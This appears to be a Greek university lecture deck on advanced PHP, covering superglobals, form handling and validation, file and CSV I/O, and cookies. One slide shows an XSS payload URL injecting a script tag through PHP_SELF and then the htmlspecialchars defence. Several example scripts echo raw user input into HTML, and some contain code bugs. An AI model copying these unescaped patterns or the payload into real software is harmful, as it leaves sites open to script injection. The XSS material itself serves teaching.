



ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Προγραμματισμός στο Διαδίκτυο

Προχωρημένα θέματα PHP

Μανώλης Μαραγκουδάκης

Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων



Ευρωπαϊκή Ένωση
Ευρωπαϊκό Κοινωνικό Ταμείο



ΥΠΟΥΡΓΕΙΟ ΠΑΙΔΕΙΑΣ & ΘΡΗΣΚΕΥΜΑΤΩΝ, ΠΟΛΙΤΙΣΜΟΥ & ΑΘΛΗΤΙΣΜΟΥ
ΕΙΔΙΚΗ ΥΠΗΡΕΣΙΑ ΔΙΑΧΕΙΡΙΣΗΣ

Με τη συγχρηματοδότηση της Ελλάδας και της Ευρωπαϊκής Ένωσης



ΕΥΡΩΠΑΪΚΟ ΚΟΙΝΩΝΙΚΟ ΤΑΜΕΙΟ

Άδειες Χρήσης

- Το παρόν εκπαιδευτικό υλικό υπόκειται σε άδειες χρήσης Creative Commons.
- Για εκπαιδευτικό υλικό, όπως εικόνες, που υπόκειται σε άλλου τύπου άδειας χρήσης, η άδεια χρήσης αναφέρεται ρητώς.



Χρηματοδότηση

- Το παρόν εκπαιδευτικό υλικό έχει αναπτυχθεί στα πλαίσια του εκπαιδευτικού έργου του διδάσκοντα.
- Το έργο «**Ανοικτά Ακαδημαϊκά Μαθήματα στο Πανεπιστήμιο Αιγαίου**» έχει χρηματοδοτήσει μόνο τη αναδιαμόρφωση του εκπαιδευτικού υλικού.
- Το έργο υλοποιείται στο πλαίσιο του Επιχειρησιακού Προγράμματος «Εκπαίδευση και Δια Βίου Μάθηση» και συγχρηματοδοτείται από την Ευρωπαϊκή Ένωση (Ευρωπαϊκό Κοινωνικό Ταμείο) και από εθνικούς πόρους.



Ευρωπαϊκή Ένωση
Ευρωπαϊκό Κοινωνικό Ταμείο



Με τη συγχρηματοδότηση της Ελλάδας και της Ευρωπαϊκής Ένωσης



ΕΥΡΩΠΑΪΚΟ ΚΟΙΝΩΝΙΚΟ ΤΑΜΕΙΟ

Προγραμματισμός στο Διαδίκτυο

Ενότητα 5β-Προχωρημένα θέματα PHP

Μανώλης Μαραγκουδάκης

Πανεπιστήμιο Αιγαίου
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

Προκαθορισμένες μεταβλητές (SuperGlobals) της PHP



- **\$_SERVER**: Είναι οι μεταβλητές που ορίζονται από τον web server ή διαφορετικά είναι άμεσα συνδεδεμένες με το περιβάλλον εκτέλεσης του τρέχοντος script.
- **\$_GET**: Είναι οι μεταβλητές που παρέχονται στο script μέσω του HTTP GET.
- **\$_POST**: Είναι οι μεταβλητές που παρέχονται στο script μέσω του HTTP POST.
- **\$_COOKIE**: Είναι οι μεταβλητές που παρέχονται στο script μέσω της HTTP cookies.
- **\$_SESSION**: Είναι οι μεταβλητές που είναι προς το παρόν εγγεγραμμένες σε ένα session ενός script.

Προκαθορισμένες μεταβλητές της PHP



- **\$_FILES**: Είναι οι μεταβλητές που παρέχονται στο script μέσω του HTTP post file uploads.
- **\$_ENV**: Είναι οι μεταβλητές που παρέχονται στο script μέσω του environment.
- **\$_REQUEST**: Είναι οι μεταβλητές που παρέχονται στο script μέσω του μηχανισμού εισαγωγής δεδομένων από το χρήστη.
- **\$GLOBALS**: Περιέχουν μια αναφορά σε κάθε μεταβλητή που είναι διαθέσιμη μέσα στην global εμβέλεια του script. Τα κλειδιά αυτού του array είναι τα ονόματα των global μεταβλητών.

Πίνακας `$_SERVER`



- Παρέχει μεγάλο αριθμό πληροφοριών, π.χ.:
 - '`SERVER_NAME`': Το όνομα του εξυπηρετητή
 - '`HTTP_USER_AGENT`': Ο browser του χρήστη
 - '`REMOTE_ADDR`': Η IP διεύθυνση του χρήστη
 - '`REMOTE_HOST`': Το host name του client
 - '`SERVER_ADDR`': Η IP διεύθυνση του server
 - '`SCRIPT_FILENAME`': Το όνομα του PHP script (absolute)
 - '`PHP_SELF`': το όνομα του τρέχοντος script, σχετικό ως προς το root
 - '`HTTP_REFERER`': η διεύθυνση της σελίδας η οποία οδήγησε τον browser στην τρέχουσα σελίδα

Πίνακας \$_SERVER



- Άλλες πληροφορίες ...
 - 'argv', 'argc', 'GATEWAY_INTERFACE',
'SERVER_SOFTWARE', 'SERVER_PROTOCOL',
'REQUEST_METHOD', 'QUERY_STRING',
'DOCUMENT_ROOT', 'HTTP_ACCEPT',
'HTTP_ACCEPT_CHARSET',
'HTTP_ACCEPT_ENCODING',
'HTTP_ACCEPT_LANGUAGE',
'HTTP_CONNECTION', 'SERVER_ADMIN',
'SERVER_PORT', 'SERVER_SIGNATURE',
'PATH_TRANSLATED', 'REQUEST_URI',
'PHP_AUTH_USER', 'PHP_AUTH_PW',
'AUTH_TYPE'

Διαφορά Get / Post στις HTML φόρμες



- Get, Post: Μέθοδοι μεταφοράς δεδομένων μιας φόρμας από τον web client στον web server
 - **Post**: Αποστολή δεδομένων φόρμας αόρατα από το χρήστη
 - **Get**: Τα στοιχεία της φόρμας μεταφέρονται ως τμήμα της URL

Προκαθορισμένες μεταβλητές για φόρμες



- **\$_GET[]**

- Συλλέγει τις τιμές από τη φόρμα ως κείμενο
- Η πληροφορία που αποστέλλεται από τη φόρμα με τη μέθοδο GET είναι ορατή σε όλους (στο πεδίο διευθύνσεων).
- Θυμίζουμε ότι η GET περιορίζει την ποσότητα πληροφορίας που μπορεί να σταλεί

- **\$_POST[]**

- Χρησιμοποιείται για να συλλεχθούν οι τιμές που έχουν σταλεί από μια φόρμα με την POST
- Η πληροφορία που στέλνεται από τη φόρμα με αυτή τη μέθοδο είναι άορατη στον πελάτη.
- Η μέθοδος POST δεν έχει περιορισμούς ως προς το μέγεθος της πληροφορίας.

\$_GET[]



- Παράδειγμα φόρμας

```
<form action="welcome.php" method="get">
Name: <input type="text" name="name" />
Age: <input type="text" name="age" />
<input type="submit" />
</form>
```

- Υποβολή στοιχείων

<http://localhost/welcome.php?name=Maria&age=32>

- welcome.php

```
Welcome <?php echo $_GET["name"]; ?>.<br />
You are <?php echo $_GET["age"]; ?> years old!
```

\$_POST[]



- Παράδειγμα φόρμας

```
<form action="welcome.php" method="post">  
Name: <input type="text" name="name" />  
Age: <input type="text" name="age" />  
<input type="submit" />  
</form>
```

- Υποβολή στοιχείων

<http://localhost/welcome.php>

- welcome.php

```
Welcome <?php echo $_POST["name"]; ?>.<br />  
You are <?php echo $_POST["age"]; ?> years old!
```

Φόρμα άθροισης



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD><TITLE>Sum calculator...</TITLE>
<META http-equiv=Content-Type content="text/html; charset=windows-1253">
<META content="MSHTML 6.00.2800.1476" name=GENERATOR></HEAD>
<BODY>
<FORM name=form1 action="http://localhost/php2/number_sum.php" method=get>
<P>Number 1: <INPUT name="number1"> </P>
<P>Number2: <INPUT name="number2"> </P>
<P><INPUT type="submit" value="Submit" name="Submit">
</P></FORM></BODY></HTML>
```

PHP script άθροισης



```
<html>
<head>
<title>Calculated sum...</title>
</head>

<body>
<?
    echo "<H1>" . $_GET['number1'] . " + " . $_GET['number2']
    . " = " . ($_GET['number1'] + $_GET['number2']) . "</H1>";
?>
</body>
</html>
```

Form Validation



PHP Form Validation Example

* required field.

Name: *

E-mail: *

Website:

Comment:

Gender: Female Male *

Your Input:

Πεδίο	Κανόνας
Name	Απαιτείται + μόνο γράμματα και κενά
E-mail	Απαιτείται + να είναι της κανονικό email (@ και.)
Website	Προαιρετικό αλλά αν υπάρχει να είναι μια ισχύουσα URL
Comment	Προαιρετικό. Multi-line input field (textarea)
Gender	Απαιτείται ένα.

HTML πεδία



PHP Form Validation Example

* required field.

Name: *

E-mail: *

Website:

Comment:

Gender: Female Male *

Your Input:

```
<form method="post" action="<?php echo  
htmlspecialchars($_SERVER["PHP_SELF"]);?>">
```

```
Name: <input type="text" name="name">  
E-mail: <input type="text" name="email">  
Website: <input type="text" name="website">  
Comment: <textarea name="comment" rows="5"  
cols="40"></textarea>
```

```
Gender:  
<input type="radio" name="gender" value="female">Female  
<input type="radio" name="gender" value="male">Male
```

Μετατροπή SpecialChars σε HTML entities
Π.χ. Το > γίνεται <

Παρένθεση: Cross-site scripting (XSS)



- Τύπος ευπάθειας με τον οποίο οι επιτιθέμενοι μπορούν να εισάγουν client-side scripts σε ιστοσελίδες
- Αν χρησιμοποιούμε την PHP_SELF μπορεί ένας χρήστης να εισάγει ένα / και μετά XSS εντολές

```
<form method="post" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

Ο χρήστης πληκτρολογεί: http://www.example.com/test_form.php

```
<form method="post" action="test_form.php">
```

Ο χρήστης πληκτρολογεί:

[http://www.example.com/test_form.php/%22%3E%3Cscript%3Ealert\('hacked'\)%3C/script%3E](http://www.example.com/test_form.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E)

```
<form method="post" action="test_form.php/"><script>alert('hacked')</script>
```


Πως το αποφεύγουμε;



- htmlspecialchars()

```
<form method="post" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
```

Ο χρήστης πληκτρολογεί:

```
http://www.example.com/test_form.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E
```

```
<form method="post"  
action="test_form.php/&quot;&gt;&lt;script&gt;alert('hacked')&lt;/script&gt;">
```

Δεν θα τρέξει το script του χρήστη!

Συνέχεια Form Validation



```
<?php

$name = $email = $gender = $comment = $website = "";

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $name = test_input($_POST["name"]);
    $email = test_input($_POST["email"]);
    $website = test_input($_POST["website"]);
    $comment = test_input($_POST["comment"]);
    $gender = test_input($_POST["gender"]);
}

function test_input($data) {
    $data = trim($data); //αφαιρεί πλεονάζοντες χαρακτήρες
    $data = stripslashes($data); // αφαιρεί τα backslashes
    $data = htmlspecialchars($data); //την εξηγήσαμε προηγουμένως
    return $data;
}
?>
```

Validation μέσω PHP



```
<?php
// define variables and set to empty values
$nameErr = $emailErr = $genderErr =
$websiteErr = "";
$name = $email = $gender = $comment =
$website = "";
if ($_SERVER["REQUEST_METHOD"] ==
"POST") {
if (empty($_POST["name"])) {
$nameErr = "Name is required";
} else {
$name = test_input($_POST["name"]);
}
if (empty($_POST["email"])) {
$emailErr = "Email is required";
} else {
$email = test_input($_POST["email"]);
}
//synexeia dipla→
```

```
if (empty($_POST["website"])) {
$website = "";
} else {
$website = test_input($_POST["website"]);
}
if (empty($_POST["comment"])) {
$comment = "";
} else {
$comment =
test_input($_POST["comment"]);
}
if (empty($_POST["gender"])) {
$genderErr = "Gender is required";
} else {
$gender = test_input($_POST["gender"]);
}
}
?>
```

Πως εμφανίζουμε στη φόρμα τα μηνύματα



```
<form method="post" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
```

```
Name: <input type="text" name="name">
```

```
<span class="error">* <?php echo $nameErr;?></span>
```

```
<br><br>
```

```
E-mail:
```

```
<input type="text" name="email">
```

```
<span class="error">* <?php echo $emailErr;?></span>
```

```
<br><br>
```

```
Website:
```

```
<input type="text" name="website">
```

```
<span class="error"><?php echo $websiteErr;?></span>
```

```
<br><br>
```

```
<label>Comment: <textarea name="comment" rows="5" cols="40"></textarea>
```

```
<br><br>
```

```
Gender:
```

```
<input type="radio" name="gender" value="female">Female
```

```
<input type="radio" name="gender" value="male">Male
```

```
<span class="error">* <?php echo $genderErr;?></span>
```

```
<br><br>
```

```
<input type="submit" name="submit" value="Submit">
```

```
</form>
```

Validation μέσω PHP



- **Name:**

```
$name = test_input($_POST["name"]);  
if (!preg_match("/^[a-zA-Z ]*$/",$name)) {  
    $nameErr = "Only letters and white space allowed";  
}
```

- **Email:**

```
$email = test_input($_POST["email"]);  
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {  
    $emailErr = "Invalid email format";  
}
```

- **URL:**

```
$website = test_input($_POST["website"]);  
if (!preg_match("/\b(?:https?|ftp):\/\/|www\.)[-a-z0-9+&@#\/%?~_]|!,:.]*[-a-z0-9+&@#\/%?~_]/i",$website)) {  
    $websiteErr = "Invalid URL";  
}
```

Όλο το script



```
<?php
// define variables and set to empty values
$nameErr = $emailErr = $genderErr = $websiteErr = "";
$name = $email = $gender = $comment = $website = "";

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    if (empty($_POST["name"])) {
        $nameErr = "Name is required";
    } else {
        $name = test_input($_POST["name"]);
        // check if name only contains letters and whitespace
        if (!preg_match("/^[a-zA-Z ]*$/", $name)) {
            $nameErr = "Only letters and white space allowed";
        }
    }

    if (empty($_POST["email"])) {
        $emailErr = "Email is required";
    } else {
        $email = test_input($_POST["email"]);
        // check if e-mail address is well-formed
        if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
            $emailErr = "Invalid email format";
        }
    }

    if (empty($_POST["website"])) {
        $website = "";
    } else {
        $website = test_input($_POST["website"]);
        // check if URL address syntax is valid (this regular expression also allows dashes in the URL)
        if (!preg_match("/\b(?:?:https?|ftp):\/\/\w[\.-]*[a-z0-9+&#\%?~_|!:\.,;]*[a-z0-9+&#\%?~_|/i", $website)) {
            $websiteErr = "Invalid URL";
        }
    }

    if (empty($_POST["comment"])) {
        $comment = "";
    } else {
        $comment = test_input($_POST["comment"]);
    }

    if (empty($_POST["gender"])) {
        $genderErr = "Gender is required";
    } else {
        $gender = test_input($_POST["gender"]);
    }
}
?>
```

Υπάρχει ένα BUG!



Name: `<input type="text" name="name" value="<?php echo $name;?>">`

E-mail: `<input type="text" name="email" value="<?php echo $email;?>">`

Website: `<input type="text" name="website" value="<?php echo $website;?>">`

Comment: `<textarea name="comment" rows="5" cols="40"><?php echo $comment;?></textarea>`

Gender:

```
<input type="radio" name="gender"
<?php if (isset($gender) && $gender=="female") echo "checked";?>
value="female">Female
<input type="radio" name="gender"
<?php if (isset($gender) && $gender=="male") echo "checked";?>
value="male">Male
```

Παραδείγματα PHP εφαρμογών με φόρμες



- (arrays.htm, arrays.php)
- (order_form.htm, order_reply.php)
- (employees_form.htm, employees_display.php)

arrays.htm, arrays.php



Insert strings to be sorted:

```
george
maria
vasiliki
petros
john
```

Submit



george

john

maria

nick

petros

vasiliki

arrays.htm



```
<html>
<head>
<title>Arrays HTML form</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<body>
<form name="form1" method="post" action="http://localhost/php2/arrays.php">
  <h3>Insert strings to be sorted:</h3>
  <h3>
    <textarea name="names" cols="50" rows="5" id="names"></textarea>
  </h3>
  <p>
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
</body>
</html>
```

arrays.php



```
<html>
<head>
<title>Sorted array of numbers</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>

<?php
    $names_array = explode("\n", $_POST['names']);
    sort($names_array);
    for ($i=0; $i<count($names_array); $i++)
        echo "<h1>" . $names_array[$i] . "</h1>";
?>
</body>
</html>
```



Order Form

	TYPE	QTY
CPU	<input type="text" value="Intel"/>	<input type="text" value="3"/>
Screen	<input type="text" value="Eizo"/>	<input type="text" value="2"/>



Total order cost: 1059.1

order_form.htm

```
<body>
<H1>Order Form</H1>
<form name="form1" method="post" action="http://localhost/php2/order_reply.php">
  <table width="75%" border="0">
    <tr>
      <td>&nbsp;</td>
      <td>TYPE</td>
      <td>QTY</td>
    </tr>
    <tr>
      <td>CPU</td>
      <td><select name="cpu" id="cpu">
        <option>Intel</option>
        <option>AMD</option>
      </select></td>
      <td><input name="cpu_quantity" type="text" id="cpu_quantity"></td>
    </tr>
    <tr>
      <td>Screen</td>
      <td><select name="screen">
        <option>Sony</option>
        <option>Eizo</option>
      </select></td>
      <td><input name="screen_quantity" type="text" id="screen_quantity"></td>
    </tr>
    <tr>
      <td colspan="3"><input type="submit" name="Submit" value="Submit"></td>
    </tr>
  </table>
</form>
</body>
```

order_reply.php



```
<html>
<head>
<title>Order details</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
<H1>
  <?php
    define("Intel", 110);
    define("AMD", 80);
    define("Sony", 300);
    define("Eizo", 280);
    define("TAX", 1.19);

    $cpu_cost = ($_POST['cpu'] == "Intel") ? Intel : AMD;
    $screen_cost = ($_POST['screen'] == "Sony") ? Sony : Eizo;

    $result = ($cpu_cost*$_POST['cpu_quantity'] + $screen_cost*$_POST['screen_quantity']) * TAX
    echo "<h1>Total order cost: " . $result . "</h1>";
  ?>
</H1>
</body>
</html>
```

empolyees_form.htm, employees_display.php




Insert employees data in the following order:

`<surname> <name> <telephone>`

```
Jones Peter 2106756234  
Terra Vibe 2130673413  
Mercer Michele 2108762515  
Jonas Vivian 2734987645  
Becker Boris 475623456
```

Submit



Sirname	Name	Telephone
Becker	Boris	475623456
Jonas	Vivian	2734987645
Jones	Peter	2106756234
Mercer	Michele	2108762515
Terra	Vibe	2130673413

empolyees_form.htm



```
<html>
<head>
<title>Employees form</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<body>
<form name="form1" method="post" action="http://localhost/php2/employees_display.php">
  <h3>Insert employees data in the following order:</h3>
  <p>&lt;sirname&gt; &lt;name&gt; &lt;telephone&gt;</p>
  <h3>
    <textarea name="names" cols="50" rows="5" id="textarea"></textarea>
  </h3>
  <p>
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
<h3>&nbsp;</h3>
</body>
</html>
```


employees_display.php



```
<body>
<?php
$data = explode("\n", $_POST['names']); // each line will be the data for each employee
sort($data);
for ($i=0; $i<count($data); $i++) {
    $employee_data = explode(" ", $data[$i]); // get the individual data for each employee
    $employees[$i]['surname'] = $employee_data[0];
    $employees[$i]['name'] = $employee_data[1];
    $employees[$i]['telephone'] = $employee_data[2];
}
// print_r($employees);
echo "<table border=1><tr>
    <th bgcolor = \"#CCCCFF\">Surname</th>
    <th bgcolor = \"#CCCCFF\">Name</th>
    <th bgcolor = \"#CCCCFF\">Telephone</th><tr>";
for ($i=0; $i<count($employees); $i++) {
    echo "<tr><td align=\"center\">" . $employees[$i]['surname'] . "</td>";
    echo "<td align=\"center\">" . $employees[$i]['name'] . "</td>";
    echo "<td align=\"center\">" . $employees[$i]['telephone'] . "</td></tr>";
}
echo "</table>";
?>
</body>
```

PHP και αρχεία



- `fopen()`:
 - Ανοίγει μια σύνδεση σε ένα αρχείο
- `fwrite()`:
 - γράφει κείμενο σε ένα αρχείο
- `fclose()`:
 - Κλείνει τη σύνδεση με το αρχείο που ανοίχθηκε με την εντολή `fopen()`
- `fgets()`:
 - Διαβάζει μια γραμμή από ένα αρχείο
- `feof()`:
 - Ελέγχει αν έφτασε στο τέλος του αρχείου
- `file()`:
 - βάζει όλα τα περιεχόμενα ενός αρχείου σε ένα πίνακα

PHP εγγραφή



first name	<input type="text" value="Linus"/>
last name	<input type="text" value="Torvalds"/>
email	<input type="text" value="linus@linux.org"/>
phone	<input type="text" value="444-4444"/>
	<input type="submit" value="submit"/>



Thanks!

Your spam will be arriving shortly.

first name: Linus
last name: Torvalds
email: linus@linux.org
phone: 444-4444

```
<?php
$name = $_REQUEST["IName"];
$fName = $_REQUEST["fName"];
$email = $_REQUEST["email"];
$phone = $_REQUEST["phone"];
print <<< HERE
<h1>Thanks!</h1>
<p>
Your spam will be arriving shortly.
</p>
<p>
first name: $fName <br />
last name: $IName <br />
email: $email <br />
phone: $phone
</p>
HERE;
$output = <<< HERE
first: $fName
last: $IName
email: $email
phone: $phone
HERE;
$fp = fopen("contacts.txt", "a");
fwrite($fp, $output);
fclose($fp);
?>
```

PHP ανάγνωση

Contacts

first: Andy
last: Harris
email: andy@aharrisbooks.net
phone: 111-1111

first: Bill
last: Gates
email: bill@Microsoft.com
phone: 222-2222

first: Steve
last: Jobs
email: steve@apple.com
phone: 333-3333

first: Linus
last: Torvalds
email: linus@linux.org
phone: 444-4444

```
<?php
//open up the contact file
$fp = fopen("contacts.txt", "r") or
die("error");
//print a line at a time
while (!feof($fp)){
$line = fgets($fp);
print "$line <br />";
}
//close the file
fclose($fp);
?>
</div>
</body>
</html>
```

CSV αρχεία

Contacts.csv

Andy	Harris	andy@aharrisbooks.net	111-1111
Bill	Gates	bill@Microsoft.com	222-2222
Steve	Jobs	steve@apple.com	333-3333
Linus	Torvalds	linus@linux.org	444-4444



```
<?php
print <<< HERE
<table border = "1">
<tr>
<th>First</th>
<th>Last</th>
<th>email</th>
<th>phone</th>
</tr>
HERE;
$data = file("contacts.csv");
foreach ($data as $line){
    $lineArray = explode("\t", $line);
    list($fName, $IName, $email, $phone) = $lineArray;
    print <<< HERE
    <tr>
    <td>$fName</td>
    <td>$IName</td>
    <td>$email</td>
    <td>$phone</td>
    </tr>
    HERE;
} // end foreach
//print the bottom of the table
print "</table> \n";
?>
```


First	Last	email	phone
Andy	Harris	andy@aharrisbooks.net	111-1111
Bill	Gates	bill@Microsoft.com	222-2222
Steve	Jobs	steve@apple.com	333-3333
Linus	Torvalds	linus@linux.org	444-4444

Διατήρηση κατάστασης



- **HTTP**: πρωτόκολλο χωρίς κατάσταση (**stateless**) \Rightarrow δεν διατηρείται η κατάσταση μεταξύ συναλλαγών
- Δυσκολία στην υλοποίηση εφαρμογών ηλεκτρονικού εμπορίου, συστημάτων δήλωσης και σύνδεσης χρηστών, on-line υπηρεσίες
- Η PHP υποστηρίζει τη διατήρηση της κατάστασης από μια επίσκεψη στην επόμενη με δύο βασικές μεθόδους.
- Διατήρηση κατάστασης στον πελάτη
 - **Μπισκότα (cookies)**
 - Προσωρινή ή μόνιμη (προσδιορίζεται από ιδιότητα **expires**)
- Διατήρηση κατάστασης στον εξυπηρετητή
 - **Μεταβλητές συνόδων εργασίας (session variables)**
 - Προσωρινή ή μόνιμη (αν αποθηκευθεί σε ΒΔ)

Cookies (Μπισκότα)



Απόσπασμα από άρθρο στον τύπο ...



- Cookies are programs that Web sites put on your hard disk. They sit on your computer gathering information about you and everything you do on the Internet, and whenever the Web site wants to it can download all of the information the cookie has collected.



Με απλά λόγια ...




- Το cookie είναι κείμενο που ένας web server μπορεί να αποθηκεύσει στο σκληρό δίσκο του χρήστη.
 - Τα cookies επιτρέπουν σ' ένα Web site να αποθηκεύσει πληροφορίες στη μηχανή του χρήστη και αργότερα να τις ανακαλέσει.
 - Οι πληροφορίες αποθηκεύονται υπό την μορφή ζεύγους **name-value**.
- Για παράδειγμα, ένα Web site μπορεί να παράγει ένα μοναδικό ID number για κάθε επισκέπτη του και κατόπιν να το αποθηκεύσει στην μηχανή του κάθε χρήστη σ' ένα cookie αρχείο.
- Εάν ένα ID υπάρχει στη μηχανή ενός χρήστη, το site μπορεί να συμπεράνει ότι ο χρήστης το έχει επισκεφθεί στο παρελθόν (αποθηκεύει δηλαδή μια κατάσταση)

Χρήση των cookies



- Με τα cookies τα sites μπορούν να προσδιορίσουν:
 - Τον αριθμό των επισκεπτών τους
 - Τον αριθμό των νέων επισκεπτών έναντι των επανερχόμενων
 - Πόσο συχνά μπαίνει ένας επισκέπτης
- Για τα παραπάνω μπορεί και να δημιουργείται στον server μια ΒΔ (περίπτωση sessions). Την πρώτη φορά που ο επισκέπτης μπαίνει, το site δημιουργεί ένα νέο ID στη ΒΔ και το στέλνει σαν cookie. Την επόμενη φορά που ο χρήστης επιστρέφει, το site μπορεί να αυξήσει έναν counter που συσχετίζεται με το ID στην ΒΔ για να μετρά τον αριθμό των επισκέψεων.
- Τα sites μπορούν επίσης να αποθηκεύουν τις προτιμήσεις των χρηστών όπως περιεχόμενο/layout/χρώματα (customization).
- E-commerce εφαρμογές μπορούν να υλοποιήσουν λειτουργίες όπως “shopping carts” και “quick checkout”.

Πώς δουλεύει;



1. The Web server reads the user's Web browser and determines the operating system, browser name, version number, Internet address, and other information.
2. The server transmits a tiny text file with user identification information called a cookie, which the user's browser receives and stores on the user's computer hard drive.
3. When the user returns to the Web site, the server requests the contents of any cookie it deposited previously in the user's computer.
4. The Web server reads the cookie, identifies the visitor and calls up data on the user.

Πού αποθηκεύονται τα cookies;




- Εξαρτάται από το ΛΣ και τον browser
- Για Windows 8 και IE πιθανές θέσεις είναι (χρειάζεται πρώτα Uncheck 'Hide protected OS files'):
- `C:\Users\username\AppData\Local\Microsoft\Windows\INetCookies`
- `C:\Users\username\AppData\Roaming\Microsoft\Windows\Cookies\Low` [IE Protected Mode turned On]
- `C:\Users\username\AppData\Roaming\Microsoft\Windows\Cookies` [turned UAC off or Disabled the Protected Mode in IE in Windows]

Ειδοποίηση χρήστη για κάθε cookie



Privacy Alert

 The website "aegeanair.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

